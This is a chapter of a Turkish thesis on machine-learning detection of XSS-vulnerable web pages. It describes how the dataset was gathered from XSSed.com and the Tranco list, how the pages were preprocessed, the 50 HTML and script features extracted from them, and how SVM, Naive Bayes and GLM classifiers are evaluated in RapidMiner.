Bu fazda, veri seti dosyası (örn.; *binary.csv*), bir veri madenciliği yazılımı olan RapidMiner'a girilir (çalışmada 9.10 sürümü kullanılmıştır) ve yüksek performans sınıflandırması yapan önemli özelliklerin seçilmesi sağlanır. Özellikleri seçmek amacıyla, tüm özellikler için üretilen bilgi kazancının ağırlıklarını oluşturmak üzere **Bilgi Kazanımı (IG: Information Gain)** tekniği kullanılmıştır, ardından en iyi özellikleri seçmek üzere RapidMiner'da **Ağırlığa Göre Seçim (Select by Weight)** operatörü farklı filtrelerle (örn.; en yüksek k



Şekil 3.4: *binary.csv* dosyasının ekran görüntüsü (Örnek)

(ağırlığı) seç) kullanılmıştır. IG ve özellik seçimi hakkında daha fazla ayrıntı ilerleyen bölümde açıklanmıştır. **Şekil 3.5**, özellik seçim aşamasının iş akışını göstermektedir. Özellik seçim süreci, sınıflandırma sürecinden önceki ön-işleme aşaması olarak kabul edilir.




Şekil 3.5: Özellik Seçimi Süreç Akışı

3.1.6. Faz 6: Veri sınıflandırma ve sonuç değerlendirme

Bu aşamada, tüm veri setini XSS veya non-XSS olarak sınıflandırmak için 5. fazda seçilen öznitelikler kullanılır. Projede sınıflandırma işlemi için literatürde bu çalışmada da ele alınan ikili sınıflandırma için başarılı olarak değerlendirilen DVM (Destek Vektör Makinaları), NB (Naif Bayes), GDM (Genelleştirilmiş Doğrusal Model) yöntemleri kullanılmıştır. Sınıflandırma, veri setini her iki sınıfın 10 katına (her sınıfın %10'luk bölümleri) bölen 10 katlı çapraz doğrulama kullanılarak yapılır; burada 9 katı eğitim için ve 10. katı test için kullanılır, bu işlem 10 kez tekrarlanır, böylece tüm katlar süreçten eğitim ve test katları olarak geçer. Kullanılan üç farklı algoritmanın değerlendirme sonuçları, doğruluk oranı ve geri çağırma için sunulmuştur. Faz 5'te özellik seçimi için daha iyi bir filtre seçmek amacıyla birçok deneme için Faz 5 ve 6 tekrarlanır, ardından Faz 6'da sınıflandırma tekrar çalıştırılır ve sonuçlar önceki denemelerle karşılaştırılır. Sınıflandırma algoritmaları, performans

ölçümleri ve deneyler hakkında daha fazla ayrıntı ilerleyen bölümlerde açıklanmıştır. **Şekil 3.6**, sınıflandırma sürecinin iş akışını göstermektedir.



Şekil 3.6: Sınıflandırma Süreç Akışı

Sınıflandırma denemeleri, bu veri kümelerinin performansını ve ikili veriler (“1” ve “0”) veya terim frekans verileri gibi farklı tür veriler üzerinde kullanıldığında her bir algoritmanın nasıl bir performans gösterdiğini karşılaştırmak amacıyla aynı algoritma ve teknik ayarlarına sahip üç veri seti (Faz 4’te oluşturulan CSV dosyaları) üzerinde gerçekleştirilmiştir.

Bu fazın çıktısı, en iyi performansı elde etmek için özellik seçim filtrelerine dayanan çeşitli denemelerin performans sonuçlarıdır.

Literatürdeki sınıflandırma çalışmalarında kullanılan performans ölçütleri şunlardır: Doğruluk Oranı (Accuracy Rate), Geri Çağırma (Recall), Hassasiyet (Precision), Cohen’s Kappa, F Puanı (F Score) ve Matthews Korelasyon Katsayısı (MCC).

Doğruluk, performansı ölçmek için önemli kriterlerden biridir, sınıflayıcının doğru tahmin etme sıklığının bir ölçüsüdür.

Geri Çağırma, doğru sınıflandırılan pozitif örneklerin sayısının veri setindeki pozitif örneklerin sayısına bölümüdür (Sokolova ve Lapalme, 2009).

Hassasiyet, tüm sınıflardan ne kadar doğru tahmin edildiğinin bir ölçüsü olup mümkün olduğunca yüksek olması istenir.

Cohen’s Kappa, sınıflandırıcının gerçekte ne kadar iyi bir performans gösterdiğinin ölçüsüdür. Cohen’s Kappa sadece iki sınıflandırıcı olduğunda karşılaştırma yapmaya yarar, başarılı bir model için değerin yüksek (1’e yakın) olması beklenir.

F Puanı, gerçek pozitif değerlerin oranının (yani Geri Çağırma) ile hassasiyetin harmonik ortalamasıdır. Sınıflandırıcının ne kadar iyi performans gösterdiğinin bir ölçüsü olup sınıflandırıcıları karşılaştırmakta sıklıkla kullanılmaktadır.

Matthews Korelasyon Katsayısı (MCC: Matthews Correlation Coefficient), popüler metrikler dengesiz dağılan veri setleri için tam sonuç vermediğinden performans ölçümü için bu metrik kullanılabilir. Model başarımı için değerin 1'e yaklaşması beklenir.

Doğruluk Oranı, Geri Çağırma, Hassasiyet, Cohen's Kappa, F Puanı ve MCC formülleri aşağıdaki gibidir:

$$Doğruluk\ Oranı = \frac{TP+TN}{TP+TN+FP+FN}$$

$$Geri\ Çağırma = \frac{TP}{TP+FN}$$

$$Hassasiyet = \frac{TP}{TP+FP}$$

$$Cohen's\ Kappa = \frac{2\times(TP\times TN - FN\times FP)}{(TP+FP)\times(FP+TN)+(TP+FN)\times(FN+TN)}$$

$$F\ Puanı = \frac{2\times TP}{2\times TP+FP+FN}$$

$$MCC = \frac{TP\times TN - FP\times FN}{\sqrt{(TP+FP)(TP+FN)(TN+FP)(TN+FN)}}$$

Burada;

TP= True Positive (Gerçek Pozitifler): Doğru bir şekilde, veri setinde kötü amaçlı olarak (XSS zafiyeti içeren) tanımlanan ve kötücül olarak tespit edilen örnekleri gösterir.

TN= True Negative (Gerçek Negatifler): Doğru bir şekilde, veri setinde zararsız (non-XSS) şekilde tanımlanan ve zararsız olarak tespit edilen örnekleri gösterir.

FP= False Positive (Yanlış Pozitifler): Hatalı şekilde veri setinde zararsız olarak belirtilen örnekler, kötücül (XSS zafiyeti içerir) olarak tespit edildi.

FN= False Negatif (Yanlış Negatifler): Hatalı şekilde veri setinde zararlı olarak belirtilen örnekler, zararsız (non-XSS) olarak tespit edildi.

Veri ön-işleme; büyük-küçük harf dönüşümü, boşlukları eleme, sıklık normalleştirme ve veri dosyalarından öznitelikler çıkarmak amacıyla Python programlama dili ile yazılmış betikler

kullanılmış, üretilen sonuçlar CSV formatındaki dosyalara kaydedilmiştir.

Özellik seçimi, sınıflandırma ve performans değerlendirmesi için makine öğrenimi, veri madenciliği, metin madenciliği, tahmine dayalı analitik ve iş analitiği görevleri için geliştirilmiş açık kaynaklı bir yazılım olan RapidMiner Studio 9.10 kullanılmıştır.

Uygulamanın metodolojisi, yukarıda kısaca açıklanan 6 aşamadan oluşmaktadır. Bu aşamalar, verileri toplayarak bir veri seti oluşturma, özellik çıkarma ve seçme, sınıflandırma ve değerlendirme gibi sınıflandırma ile ilgili görevler üzerinde çalışılacak bir çerçeve oluşturmaktadır. Faz 1'den 4'e kadar olan süreç, bu projenin ilk amacı olan verileri, özellikleri, veri ön-işlemeyi ve ön-işlenmiş ham verilerden özellikleri çıkarmayı gerçekleştirir. Faz 5, en önemli özellikleri seçmek için özellik seçimi olan ikinci amaca ulaşmak için yürütülür. Son olarak, Faz 5'te seçilen özellikleri kullanarak veri kümesi üzerinde sınıflandırma uygulayan ve daha sonra kullanılan NB, DVM ve GDM olan sınıflandırıcıların performansını değerlendiren 6. fazdır.

3.2. VERİ ÖN-İŞLEME VE ÖZELLİK ÇIKARMA

Bu bölüm, çalışmada kullanılan veri setinden bahseder. Öncelikle verilerin nereden ve nasıl toplandığı/elde edildiği açıklanır. Bir sonraki adım, çalışmada kullanılacak verilerin ön-işlenmesidir. Veriler ön-işleme tabi tutulduktan ve hazırlandıktan sonra, bu aşamanın son adımı, literatür taraması ile önceki çalışmalardan derlenen ve bu çalışma kapsamında belirlenen tüm olası özellikleri çıkarmaktır.

3.2.1. Veri seti

Bu çalışma, temel olarak ikili sınıflandırma (binary classification) olarak adlandırılan bir sınıflandırma kategorisine girer. Oracle (2019)'a göre ikili sınıflandırma, hedef özniteliğin yalnızca iki sınıfa sahip olduğu (örn.; yüksek ve düşük, hasta ve hasta değil, 1 ve 0 gibi) verileri sınıflandırma görevidir. Bu çalışmada da iki farklı sınıf söz konusudur; XSS zafiyeti içeren (kötü amaçlı) ve XSS olmayan (zararsız). Verilerin doğal hali HTML kaynak dosyalarıdır. HTML dosyaları yalnızca HTML kodunu değil, JavaScript, CSS ve diğer olası kod türlerini de içerir. Kötücül yani XSS zafiyeti içeren sınıf için, önceki çalışmalarda (Krishnaveni ve Sathiyakumari, 2013; Likarish, Jung ve. Jo, 2009; Nunan *ve diğ.*, 2012) da

kaynak olarak kullanılan XSSed.com'dan 1.280 web sayfası toplanmıştır. XSS içermeyen (zararsız) sınıf için, TRANCO listesindeki URL'lerden faydalanarak 1.340 web sayfası toplanmıştır. **Şekil 3.3**, veri kümesindeki kötü amaçlı (XSS) web sayfalarının zararsız (non-XSS) web sayfalarına oranını göstermektedir.

3.2.2. Veri toplama

Kötü amaçlı (XSS zafiyeti barındıran) web sayfalarını (HTML kaynak dosyaları) toplama adımları aşağıdaki gibidir:

a. Bir web tarayıcısı (örn. Google Chrome) aracılığıyla `http://www.xssed.com` adresi istenir.

b. 2007'den beri XSS zafiyeti olan web sayfalarından oluşturulmuş bir depo olan XSS Arşivi'ne (xssed.com/archive) girilir.

c. Listelenen XSS web sayfalarından, o web sayfasının bir kopyasını almak için her bir yansı (mirror) bağlantısına tıklanır.

d. Yansı sayfalarından, "Yansıyı görüntülemek için buraya tıklayın (*Click here to view the mirror*)" bağlantısından bağlantı adresi (URL) kopyalanır.

e. Bağlantı adresleri bir metin (TXT) dosyasına yapıştırılarak toplanır.

f. Arşiv sayfasına geri dönülüp, belirlenen sayıda URL toplayana kadar *c* ile *e* basamakları arasındaki adımlar tekrarlanır.

g. Toplanan URL'ler ile oluşturulan metin dosyası *XSS_URLs.txt* adıyla kaydedilir.

h. Metin dosyasındaki URL'lerin tamamı kopyalanır.

i. IDM (Internet Download Manager)[10] veya benzeri bir araç kullanılarak Dosya menüsünden toplu indirme ekle'yi seçip panoya kopyalanmış URL'ler yapıştırılır.

j. Yapıştırılan URL'lere karşılık gelen, belli sayıdaki HTML dosyasının tümü bu araç yardımı ile indirilir.

[10] https://www.internetdownloadmanager.com/

Yukarıdaki adımlar, XSSed.com bu web sayfalarının tek kaynağı olduğundan ve kullanıma hazır bir veri seti sağlamadığından, kötü amaçlı XSS URL'leri toplama işleminin tek tek yapılması gerekiyordu.

Yukarıda adım adım manuel olarak nasıl yapılacağı anlatılan işlemler için bu çalışma kapsamında, yazılan bir Python betiği (**xssed.py**) kullanılmıştır.

Zararsız (XSS zafiyeti olmayan) web sayfalarını toplama adımları ise aşağıdaki gibidir:

a. `https://tranco-list.eu/` adresine bir web tarayıcısı (örn.; Google Chrome) üzerinden erişilir.

b. En çok ziyaret alan (en popüler) bir milyon web sayfası adresini barındıran TRANCO listesi indirilir.

c. TRANCO listesinden istenen sayıda domain içeren rastgele bir aralık belirlenir.

d. Belirlenen aralıktaki domainlere ait ana URL'ler bir web tarayıcı (örn.; Google Chrome) ile kontrol edilip açılıp-açılmadığı teyit edilir.

e. Erişim olduğu teyit edilen sayfalar Vega ve Arachni güvenlik zafiyeti tarama araçları ile taranarak XSS zafiyeti barındırmadıkları doğrulanır.

f. Belirlenen sayıda tekil iyicil URL elde edilene kadar *c* ve *e* arasındaki adımlar tekrarlanır.

g. Tüm URL'ler kopyalanır ve IDM veya benzeri bir araçla toplu indirme işlevine yapıştırılır (daha önce XSS web sayfaları toplama işleminde açıklanmıştı) ve tüm URL'lerin HTML kaynak sayfalarını indirme işlemi başlatılır.

Yukarıda adım adım manuel olarak nasıl yapılacağı anlatılan işlemler için bu çalışma kapsamında, yazılan bir Python betiği (**nonxss.py**) kullanılmıştır.

Yukarıda anlatılan işlemler tamamlandığında, tüm HTML dosyaları, "xss" ve "non-xss" adlı iki alt klasör içeren bir "dataset" klasörüne konulmuştur.

3.2.3. Veri doğrulama

Bu çalışma kapsamında da kötü amaçlı web sayfaları için kaynak olarak kullanılan *XSSed.com*, 2007'den beri XSS saldırılarından etkilenen web sayfalarını toplayan bir depodur. Bir sayfanın XSS zafiyeti içerdiği bildirildiğinde, gelecekte araştırma amacıyla kullanılabilecek şekilde yansısı alınır ve *XSSed.com* veri tabanı sunucusunda saklanır. Bu nedenle, toplanan 1.280 web sayfasının tamamının eksiksiz bir HTML kod bloğuna sahip olduğunu ve 1.280 URL'nin tümü bu sayfaları indirmek için kullanıldığından kötücül olarak tanımlandığını söylemek yanlış olmayacaktır. Söz konusu web sayfaları toplanmış ve her biri, *XSSed.com*'un o sayfanın sahip olduğunu iddia ettiği saldırıyı doğrulamak için test edilmiştir.

XSS barındırmayan zararsız (iyicil) web sayfaları için TRANCO listesi baz alınarak tekil 1.340 URL taranmıştır. Bu URL'ler, 404 (web sayfası, web sunucusunda olmadığında kullanılan bir hata geri bildirim kodu) gibi bir hata olmadan web sayfasının var olduğunu doğrulamak, web sayfasının XSS açısından güvenli olduğunu ve XSS saldırı desenleri içermediğini doğrulamak için *Vega*[11] ile *Arachni*[12] yazılımlarına (güvenlik açığı tarayıcı yazılımları) girdi olarak verilmiştir.

3.2.4. Veri ön-işleme

Bu çalışmadaki denemeler için iki veri ön-işleme süreci uygulanmıştır:

i. **Büyük-küçük Harf Dönüşümü:** Veri setini oluşturan HTML kodlarının küçük harfe dönüştürülmesini içerir.

ii. **Frekans Normalizasyonu:** Min-max normalleştirme tekniğini kullanarak tekrar sıklık değerlerini küçük bir aralığa ("0" ila "1") normalleştirir. **Tablo 3.1**, normalizasyondan önceki ve sonraki verilerden bir örnek sunmaktadır.

[11] https://subgraph.com/vega/index.en.html
[12] https://www.arachni-scanner.com/

3.2.4.1. Büyük-küçük Harf Dönüşümü

Bu çalışma kapsamında, özellik çıkarma işlemini uygularken herhangi bir sorun yaşamamak için tüm HTML kod dosyalarının harflerini küçük harfe dönüştürmek ve ilave boşlukları silmek amacıyla Python programlama dili ile basit bir betik geliştirilip kullanılmıştır. Bazı özellikler (öznitelikler), saldırganlar tarafından XSS tespitini güçleştirmek veya saldırı tespit sistemlerini atlatmak amacıyla büyük ve küçük harf karışık oluşturulmuştur, bu nedenle bu özelliklerin toplanmasını basitleştirmek için tüm kod küçük harfe dönüştürülür ve böylece <*sCrIpT*> ve <*script*> gibi bir özellik aynı şey olduğu için tekil bir özellik olarak kabul edilir. Saldırganlar, sadece XSS saldırıları için değil başka saldırı türlerinde de saldırı tespit dedektörlerini atlatmak için büyük-küçük harf karışık kullanarak veya karmaşıklaştırma (obfuscation) yöntemlerini kullanarak saldırı modellerini manipüle ederler.

Başka bir ön-işleme görevi, serileştirilmiş bir aralıktaki dosyaları aramak için bir yineleme işlemi başlatırken tüm dosyaları serileştirilmiş bir şekilde yalnızca kodlama işlemine göre yeniden adlandırmaktır. XSS zafiyeti barındıran kötücül web sayfaları **M<id>.html** şeklinde yeniden adlandırılmıştır. Aynısı zararsız, iyicil yani non-XSS web sayfalarına da yapılmış, dosyalar **B<id>.html** biçiminde adlandırılmıştır.

3.2.4.2. Frekans Normalizasyonu

Bir özelliği verilerden çıkarırken, sıklığını (her HTML dosyasında kaç kez tekrar ettiğini) bilmek isteriz. Bir özellikten diğerine, tekrarlar farklıdır, örneğin bir özellik 100 kez yer alıyorken diğeri yalnızca tek bir kez gerçekleşir (1 tekrar) veya hiç bulunmaz (0 tekrar), bu nedenle 100, 1 ve 0 tanımsız aralıktaki rakamlardır, bu nedenle aşağıdaki min-max formülünü kullanarak 1'den 0'a kadar standart bir aralıkta tüm verileri normalleştirmek gerekir:

$$v^{'} = \frac{(v - min_a)}{(max_a - min_a)} \times (max_a^{yeni} - min_a^{yeni}) + min_a^{yeni} \tag{3.1}$$

3.2.5. Özellik çıkarma süreci

Tablo 3.2'de listelenen öznitelikler ve veri seti dosyaları, bu amaçla oluşturulan Python temelli öznitelik çıkarma betiğine girdi olarak verilir. Çıkarılan öznitelikler,

Tablo 3.1: Özelliklerin frekanslarının normalizasyonu (Örnek)

Dosya id	Normalizasyon öncesi özellikler					Normalizasyon sonrası özellikler				
	F0	**F1**	**F2**	**F3**	**F4**	**F0**	**F1**	**F2**	**F3**	**F4**
B1.html	76	410	48	26	390	0,0739	0,0548	0,0300	0,0340	0,0451
B2.html	73	598	191	17	947	0,0710	0,0799	0,1195	0,0223	0,1097
B3.html	67	204	65	10	367	0,0652	0,0273	0,0407	0,0131	0,0424
B4.html	30	217	13	47	302	0,0292	0,0290	0,0081	0,0615	0,0349
B5.html	77	110	33	56	328	0,0749	0,0147	0,0207	0,0733	0,0379

literatürden derlenen ve gözden geçirilerek ilaveler yapılan 50 özniteliktir (Krishnaveni ve Sathiyakumari, 2013; Likarish, Jung ve. Jo, 2009; Nunan *ve diğ.*, 2012). Bu özellikler, yalnızca web sayfası belge içeriğine (HTML / JavaScript etiketleri) ve bazı anahtar sözcüklere dayanmaktadır. Tüm çıktı dosyalarında, özellik sütunları orijinal etiketleri yerine F0 ila F49 ile gösterilir (örn.; çıktı CSV dosyasında, örnek sayfa kodundaki <*A*> *etiket sayısı* özniteliği F0 olur).

Özellik çıkarma süreci; *features.txt* (özellikler listesi dosyası) ve **veri kitaplığı** (iki sınıfın rastgele verileri) şeklinde iki girdi alan ve çıktı veri seti olarak dört CSV dosyası üreten Python betikleri aracılığıyla yapılır. Çıktı veri setleri aşağıda açıklanmıştır:

1. **binary.csv**: bu dosya yalnızca özelliğin HTML dosyasında bulunup bulunmadığını söyler. Varsa "1", yoksa "0" yazılır.
2. **frequency.csv**: bu dosya, HTML dosyasında her özelliğin kaç kez tekrarladığını içerir.
3. **normalized_frequency.csv**: bu dosya, *frekans.csv* dosyasındaki sonuçların "0" ile "1" arasında normalleştirilmiş halidir.
4. **term_frequency.csv**: bu dosya, terim frekansının (özellik) HTML belgesindeki diğer terimlere oranını söyler.


3.2.5.1. İkili Tabanlı Özellik Çıkarma

Bu süreçte 1 veya 0 ile belirterek özniteliklerin var olup olmadığına göre özellik çıkarımı yapılmıştır. Veri seti dosyaları, 50 özelliğin tümü için tek tek kontrol edilerek, bir özellik kaç kez bulunduğuna bakılmaksızın o özellik dosyada varsa "1" değeri, aksi takdirde "0"

Tablo 3.2: XSS sınıflandırma için kullanılan özellikler

Gösterim	Özellik (Öznitelik)	Kaynak	Veri Türü	Açıklama
F0	number_of_A_tags	HTML kodu	integer	Sayfa kodu içerisinde yer alan <A etiketlerinin sayısını gösterir.
F1	number_of_AJAX_keywords	Script kodu	integer	Sayfada "AJAX_Keywords.txt" dosyasındaki dizelerin toplam kaç kez geçtiğini gösterir.
F2	number_of_AUDIO_tags	HTML kodu	integer	Sayfa kodu içerisinde yer alan <AUDIO etiketlerinin sayısını gösterir.
F3	number_of_dangerous_HTML_methods	HTML kodu	integer	Sayfada "Dangerous_HTML_Methods.txt" dosyasındaki dizelerinin toplam kaç kez geçtiğini gösterir.
F4	number_of_DIV_tags	HTML kodu	integer	Sayfa kodu içerisinde yer alan <DIV etiketlerinin sayısını gösterir.
F5	number_of_DOM-modification_keywords	Script kodu	integer	Sayfada "DOM_Modification_Keywords.txt" dosyasındaki dizelerin toplam kaç kez geçtiğini gösterir.
F6	number_of_double_quoted_attributes	HTML kodu	integer	A double-quoted attribute value is one where the supplied value is surrounded by double quotation marks ("). This syntax may be used in both HTML and XHTML. <img src="example.jpg" title="An example photograph"> <img src= "example.png">
F7	number_of_EMBED_tags	HTML kodu	integer	Sayfadaki <EMBED etiketlerinin sayısını gösterir.
F8	number_of_event_handlers	HTML kodu	integer	Sayfadaki "Event_Handlers.txt" dosyasında yer alan anahtar kelime sayısını gösterir.
F9	number_of_evil_characters_in_scripts	Script kodu	boolean	Sayfadaki script kodundaki toplam {"}, {}, {\}, {,}, {%} sayısını gösterir.
F10	number_of_external_iframe_sources	HTML kodu	integer	<object data=http://www.othersite.com width="820" height="450"> <embed src=http://www.othersite.com width="820" height="450"> gibi dış bir sayfanın içeriğinin bahse konu sayfaya kaç defa eklendiğini gösterir.
F11	number_of_external_script_sources	HTML kodu	integer	Sayfadaki farklı dış script kaynak sayısını gösterir. <script type= "text/javascript" src= "http://someurl.com/js/filename.js" ></script>
F12	number_of_external_URLs_referenced_within_the_scripts	Script kodu	integer	Script kodunda geçen dış URL'lerin sayısını gösterir.
F13	number_of_FRAME_tags	HTML kodu	integer	Sayfadaki <FRAME etiketlerinin sayısını gösterir.
F14	number_of_functions_calls_made_by_the_scripts	Script kodu	integer	Script kodunda çağrılan fonksiyon sayısını gösterir.
F15	number_of_GET_parameters	HTML kodu	integer	Sayfadaki formlarda GET metodu için kullanılan toplam parametre sayısını gösterir.
F16	number_of_harmful-sensitive_keywords	HTML kodu	integer	Sayfada script kodu içinde "Sensitive_Keywords.txt" dosyasındaki dizelerin toplam kaç kez geçtiğini gösterir.
F17	number_of_hidden_inputs	HTML kodu	integer	Sayfadaki formlarda bulunan input elamanlarından <input type="hidden" olanların sayısını gösterir.
F18	number_of_HTML_comments	HTML kodu	integer	Sayfa koduna ilave edilmiş yorum (<!– ... –>) sayısını gösterir. gösterir.
F19	number_of_HTML_entities	HTML kodu	integer	Sayfada "Düzenli ifadeler (Regular Expressions)" yardımıyla dosyada HTML varlıklarının toplam kaç kez geçtiğini gösterir.
F20	number_of_IFRAME_tags	HTML kodu	integer	Sayfadaki <IFRAME etiketlerinin sayısını gösterir.
F21	number_of_IMG_tags	HTML kodu	integer	Sayfadaki <IMG etiketlerinin sayısını gösterir.
F22	number_of_inputs	HTML kodu	integer	Sayfadaki toplam <input type="button">, <input type="checkbox">, <input type="color">, <input type="date">, <input type="datetime-local">, <input type="email">, <input type="file">, <input type="hidden">, <input type="image">, <input type="month">, <input type="number">, <input type="password">, <input type="radio">, <input type="range">, <input type="reset">, <input type="search">, <input type="submit">, <input type="tel">, <input type="text">, <input type="time">, <input type="url">, <input type="week"> elemanlarının sayısını gösterir.
F23	number_of_malformed-misplaced_tags	HTML kodu	integer	Sayfadaki tanımlanmış HTML düzenine uymayan etiket sayısı
F24	number_of_META_tags	HTML kodu	integer	Sayfa kodu içerisinde yer alan META etiketlerinin sayısını gösterir.
F25	number_of_OBJECT_tags	HTML kodu	integer	Sayfa kodu içerisinde yer alan <OBJECT etiketlerinin sayısını gösterir.
F26	number_of_POST_parameters	HTML kodu	integer	Sayfadaki formlarda POST metodu kullanım sayısını gösterir.
F27	number_of_remote_CSSes	HTML kodu	integer	link <rel="stylesheet" href="https://www.w3schools.com/html/styles.css">
F28	number_of_scripts	HTML kodu	integer	Sayfa içerisindeki script sayısını gösterir.
F29	number_of_single_quoted_attributes	HTML kodu	integer	A single-quoted attribute value is one where the supplied value is surrounded by single quotation marks ('). This syntax may be used in both HTML and XHTML. <img src='example.jpg' title='An example photograph'> <img src= 'example.png'>
F30	number_of_SPAN_tags	HTML kodu	integer	Sayfa kodu içerisinde yer alan <SPAN etiketlerinin sayısını gösterir.
F31	number_of_SVG_tags	HTML kodu	integer	Sayfa kodu içerisinde yer alan <SVG etiketlerinin sayısını gösterir.
F32	number_of_unicode_characters_in_scripts	Script kodu	integer	Sayfa kodu içerisinde bulunan script kodlarındaki toplam unicode karakter sayısını gösterir.
F33	number_of_unquoted_attributes	HTML kodu	integer	An unquoted attribute value is one where the value is supplied, but is not surrounded by quotation marks. This syntax may be used in the HTML syntax, but not in the XHTML syntax. <img src= image.png>
F34	number_of_vulnerable_DOM_objects	HTML kodu	integer	Sayfada "DOM_Objects.txt" dosyasındaki dizelerin toplam kaç kez geçtiğini gösterir.
F35	average_ASCII_characters_in_external_domain_strings	Diğer	float	Sayfa kodu içerisinde yer alan dış alan adları (domain) dizelerindeki ortalama karakter sayısını gösterir.
F36	duplicated_special_characters	Script kodu	boolean	Sayfa kodu içersinde bulunan script kodlarında bazı özel karakterlerin iki kez art arda kullanılıp kullanılmadığını gösterir. («, », . . .)
F37	encoding_in_scripts	Script kodu	boolean	Sayfa kodu içersinde bulunan script kodlarında Hexadecimal, Decimal, Octal, Unicode, Base64 encoding yapılıp yapılmadığını gösterir.
F38	existence_of_HEX_value_in_"img"_tags	HTML kodu	boolean	Sayfa kodu içerisinde <IMG etiket kaynağında HEX ifade kullanılıp kullanılmadığını gösterir.
F39	form_get-post_destination_domain_consistency	HTML kodu	boolean	Sayfadaki formun post-get edildiği hedef sunucunun alan adı bilgileri tutarlı mı? (Whether URL has DNS record, Domain age in WHOIS record > x, TTL value of domain > y, IP is used as a domain?, Number of dots in domain, Whether Well-known port numbers for HTTP or HTTPs, Whether URL has "@", "//", "?", "=", "-", "_") Kriterlerden >%50'si olumsuz ise 0 değilse 1 değerini alır.
F40	hash_usage_in_"img"_tag	HTML kodu	boolean	Sayfa kodu içerisinde <IMG etiket kaynağında # karakteri kullanılıp kullanılmadığını gösterir.
F41	http-equiv_attribute_usage	HTML kodu	boolean	Sayfa kodu içerisinde yer alan <META etiketi içerisinde http-equiv kullanılıp kullanılmadığını gösterir.
F42	img_src_composed_of_"x:x"	HTML kodu	boolean	Sayfa kodu içerisinde <IMG etiket kaynağında x:x yapısının kullanılıp kullanılmadığını gösterir.
F43	img_src_contains_http_string	HTML kodu	boolean	Sayfa kodu içerisinde <IMG etiket kaynağında HTTP kullanılıp kullanılmadığını gösterir.
F44	img_src_contains_https_string	HTML kodu	boolean	Sayfa kodu içerisinde <IMG etiket kaynağında HTTPS kullanılıp kullanılmadığını gösterir.
F45	img_src_contains_www_string	HTML kodu	boolean	Sayfa kodu içerisinde <IMG etiket kaynağında www kullanılıp kullanılmadığını gösterir.
F46	is_the_script_readable	Script kodu	boolean	Sayfa kodundaki scriptlerde yer alan alfabetik karakterlerin yüzdesine göre karar verilir.
F47	length_of_input_strings_is_limited	HTML kodu	boolean	Sayfadaki formlarda <input elamanlarında "max" veya "maxlength" özelliklerinin kullanılması durumunu gösterir.
F48	maximum_occurrence_of_domains_found_in_URLs	HTML kodu	integer	Sayfadaki A etiketlerindeki URL'lerde yer alan domainlerden en fazla tekrar etme sayısını gösterir.
F49	the_code_contains_equalto_after_slash_character	HTML kodu	boolean	Sayfa kodu içerisinde "/" karakterinden sonra "=" karakterinin kullanılıp kullanılmadığını gösterir.

değeri atanmış ve diğer bir özellikle aynı şekilde devam edilmiştir. Tüm özellikler için 2620 dosyanın tamamı anlatılan şekilde işlendikten sonra, 2620 dosyadan çıkarılan tüm özellikleri ve bunların değerlerini ("1" veya "0") içeren bir CSV dosyası oluşturulur. **Şekil 3.8**, süreci basit bir akış şemasında göstermektedir ve **Tablo 3.3**, çıkarılan özelliklerin bir örneğini sunmaktadır.



